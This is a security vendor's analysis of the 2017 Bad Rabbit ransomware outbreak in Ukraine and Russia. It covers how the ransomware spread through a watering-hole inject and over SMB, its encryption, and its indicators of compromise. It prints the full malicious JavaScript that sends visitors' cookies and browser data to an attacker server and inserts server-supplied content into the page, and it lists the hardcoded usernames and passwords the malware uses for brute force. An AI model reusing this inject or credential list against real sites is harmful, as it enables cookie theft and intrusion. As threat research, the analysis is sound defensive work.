Bad Rabbit: Not-Petya is back with improved ransomware

welivesecurity.com/2017/10/24/bad-rabbit-not-petya-back

A new ransomware outbreak today has hit some major infrastructure in Ukraine including Kiev metro. Here are some details about this new variant of Petya.


Marc-Etienne M.Léveillé
24 Oct 2017 - 08:48PM

A new ransomware outbreak today has hit some major infrastructure in Ukraine including Kiev metro. Here are some details about this new variant of Petya.

UPDATE (October 27 – 15:35 CEST): A new report suggested that EternalRomance – one of the leaked NSA tools – has been used to spread Diskcoder.D in the network. We were able to confirm this by installing the out-of-life-cycle patch MS17-010 (a patch addressing vulnerabilities misused by the leaked NSA exploits), which stopped the further spread of the malware via IPC share.

A new ransomware outbreak today and has hit some major infrastructure in Ukraine including Kiev metro. Here are some of the details about this new variant.

Drive-by download via watering hole on popular sites

One of the distribution method of Bad Rabbit is via drive-by download. Some popular websites are compromised and have JavaScript injected in their HTML body or in one of their .js files.

Here is a beautified version of the inject:

JavaScript

```
1   function e(d) {
2     var xhr = null;
3     if (!!window.XMLHttpRequest) {
4       xhr = new XMLHttpRequest();
5     } else if (!!window.ActiveXObject) {
6       var xhrs = ['Microsoft.XMLHTTP', 'Msxml2.XMLHTTP', 'Msxml2.XMLHTTP.3.0', 'Msxml2.XMLHTTP.6.0'];
7       for (var i = 0; i < xhrs.length; i++) {
8         try {
```

```
9         xhr = ActiveXObject(xhrs[i]);
10        break;
11      } catch (e) {}
12    }
13  }
14  if (!!xhr) {
15    xhr.open('POST', 'http://185.149.120\.3/scholargoogle/');
16    xhr.timeout = 10000;
17    xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
18    xhr.onreadystatechange = function() {
19      if (xhr.readyState == 4 && xhr.status == 200) {
20        var resp = xhr.responseText;
21        if (resp) {
22          var fans = JSON.parse(resp);
23          if (fans) {
24            var an_s = decodeURIComponent(fans.InjectionString).replace(/\+/g, '%20');
25            var da = document.createElement('div');
26            da.id = 'ans';
27            da.innerHTML = an_s;
28            document.body.appendChild(da);
29          }
30        }
31      }
32    };
33    var pd = [];
34    for (var k in d) {
35      if (d.hasOwnProperty(k)) {
36        pd.push(k + '=' + d[k]);
37      }
38    }
39    var dc = pd.join('&');
40    xhr.send(dc);
41  }
42 }
43 e({
44   'agent': navigator.userAgent,
```

```
45     'referer': document.referrer,

46     'cookie': document.cookie,

47     'domain': window.location.hostname,

48     'c_state': !!document.cookie

49   });
```

This script reports the following to 185.149.120[.]3, which doesn't seem to respond at the moment.

- Browser User-Agent
- Referrer
- Cookie from the visited site
- Domain name of the visited site

Server side logic can determine if the visitor is of interest and then add content to the page. In that case, what we have seen is that a popup asking to download an update for Flash Player is shown in the middle of the page.

When clicking on the "Install" button, download of an executable file from 1dnscontrol[.]com is initiated. This executable file, install_flash_player.exe is the dropper for Win32/Diskcoder.D.

Finally the computer is locked and the malware shows the ransom note:

```
Oops! Your files have been encrypted.

If you see this text, your files are no longer accessible.
You might have been looking for a way to recover your files.
Don't waste your time. No one will be able to recover them without our
decryption service.

We guarantee that you can recover all your files safely. All you
need to do is submit the payment and get the decryption password.

Visit our web service at caforssztxqzf2nm.onion

Your personal installation key#1:

ZORqoZdoI+vr6yMqMlccRe/TmI+r+JNFX60VpZd+RHZ67xJ2b/5/UU5bzvMQkRSX
FF3rcIQIKAD1HoaAcxCTupQyW9VyGnklFxP35vszHqArN7/MEWtXb8bb7BMSbJx8
6thxIi0FSIRVPr+IZXm2tR938ohkDAhJMkroV+xBLBylqgScJGNlUXL44j7HcLJi
Ba3a/AC0Sgjb4tsGfXUTFft19Muik6VnLgoz4XAYwgWyJLPD/69P7Jq80AUJyExN
EKheR2bzl7LrpUcrg6DfnT4qE5J3I0PErfE/3fxLhc20293tcwhGrNinxsF4bL81
7M02LsCle0UNG/NgH1qKO5SVpBAMiqY9Ug==

If you have already got the password, please enter it below.
Password#1: _
```

The payment page:

BAD RABBIT

If you access this page your computer has been encrypted. Enter the appeared personal key in the field below. If succeed, you'll be provided with a bitcoin account to transfer payment. The current price is on the right.

Once we receive your payment you'll get a password to decrypt your data. To verify your payment and check the given passwords enter your assigned bitcoin address or your personal key.

Time left before the price goes up

37:11:19

Price for decryption:

₿ = 0.05

Enter your personal key or your assigned bitcoin address.

Spreading via SMB

Win32/Diskcoder.D has the ability to spread via SMB. As opposed to some public claims, it does **not** use the EternalBlue vulnerability like the Win32/Diskcoder.C (Not-Petya) outbreak. First, it scans internal networks for open SMB shares. It looks for the following shares:

- admin
- atsvc
- browser
- eventlog
- lsarpc
- netlogon
- ntsvcs
- spoolss
- samr
- srvsvc
- scerpc
- svcctl
- wkssvc

Mimikatz is launched on the compromised computer to harvest credentials. A hardcoded list of usernames and passwords is also present.

Usernames	Passwords
Administrator	Administrator
Admin	administrator
Guest	Guest
User	guest
User1	User
user-1	user
Test	Admin
root	adminTest
buh	test
boss	root
ftp	123
rdp	1234
rdpuser	12345
rdpadmin	123456
manager	1234567
support	12345678
work	123456789
other user	1234567890
operator	Administrator123
backup	administrator123
asus	Guest123

Usernames	Passwords
ftpuser	guest123
ftpadmin	User123
nas	user123
nasuser	Admin123
nasadmin	admin123Test123
superuser	test123
netguest	password
alex	111111
	55555
	77777
	777
	qwe
	qwe123
	qwe321
	qwer
	qwert
	qwerty
	qwerty123
	zxc
	zxc123
	zxc321
	zxcv
	uiop
	123321
	321
	love
	secret
	sex
	god

When working credentials are found, the infpub.dat file is dropped into the Windows directory and executed through SCManager and rundll.exe.

Encryption

Win32/Diskcoder.D is modified version of Win32/Diskcoder.C. Bugs in file encryption were fixed. The encryption now uses DiskCryptor, an open source legitimate software used to do full drive encryption. Keys are generated using CryptGenRandom and then protected by a hardcoded RSA 2048 public key.

Like before, AES-128-CBC is used.

Distribution

Interestingly, ESET telemetry shows that Ukraine accounts only for 12.2% of the total number of times we have seen the dropper component Here are the statistics:

- Russia: 65%
- Ukraine: 12.2%
- Bulgaria: 10.2%
- Turkey: 6.4%
- Japan: 3.8%
- Other: 2.4%

This pretty much matches the distribution of compromised websites that include the malicious JavaScript. So why does Ukraine seem to be more hit than the rest?

It's interesting to note that all these big companies were all hit at the same time. It is possible that the group already had a foot inside their network and launched the watering hole attack at the same time as a decoy. Nothing says they fell for the "Flash update". ESET is still investigating and we will post our finding as we discover them.

Samples

SHA-1	Filename	ESET Detection name	Description
79116fe99f2b421c52ef64097f0f39b815b20907	infpub.dat	Win32/Diskcoder.D	Diskcoder
afeee8b4acff87bc469a6f0364a81ae5d60a2add	dispci.exe	Win32/Diskcoder.D	Lockscreen
413eba3973a15c1a6429d9f170f3e8287f98c21c		Win32/RiskWare.Mimikatz.X	Mimikatz (32-bits)
16605a4a29a101208457c47ebfde788487be788d		Win64/Riskware.Mimikatz.X	Mimikatz (64-bits)
de5c8d858e6e41da715dca1c019df0bfb92d32c0	install_flash_player.exe	Win32/Diskcoder.D	Dropper
4f61e154230a64902ae035434690bf2b96b4e018	page-main.js	JS/Agent.NWC	JavaScript on compromised sites

C&C servers

Payment site: http://caforssztxqzf2nm[.]onion

Inject URL: http://185.149.120[.]3/scholargoogle/

Distribution URL: hxxp://1dnscontrol[.]com/flash_install.php

List of compromised sites:

- hxxp://argumentiru[.]com
- hxxp://www.fontanka[.]ru
- hxxp://grupovo[.]bg
- hxxp://www.sinematurk[.]com
- hxxp://www.aica.co[.]jp

- hxxp://spbvoditel[.]ru
- hxxp://argumenti[.]ru
- hxxp://www.mediaport[.]ua
- hxxp://blog.fontanka[.]ru
- hxxp://an-crimea[.]ru
- hxxp://www.t.ks[.]ua
- hxxp://most-dnepr[.]info
- hxxp://osvitaportal.com[.]ua
- hxxp://www.otbrana[.]com
- hxxp://calendar.fontanka[.]ru
- hxxp://www.grupovo[.]bg
- hxxp://www.pensionhotel[.]cz
- hxxp://www.online812[.]ru
- hxxp://www.imer[.]ro
- hxxp://novayagazeta.spb[.]ru
- hxxp://i24.com[.]ua
- hxxp://bg.pensionhotel[.]com
- hxxp://ankerch-crimea[.]ru

24 Oct 2017 - 08:48PM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion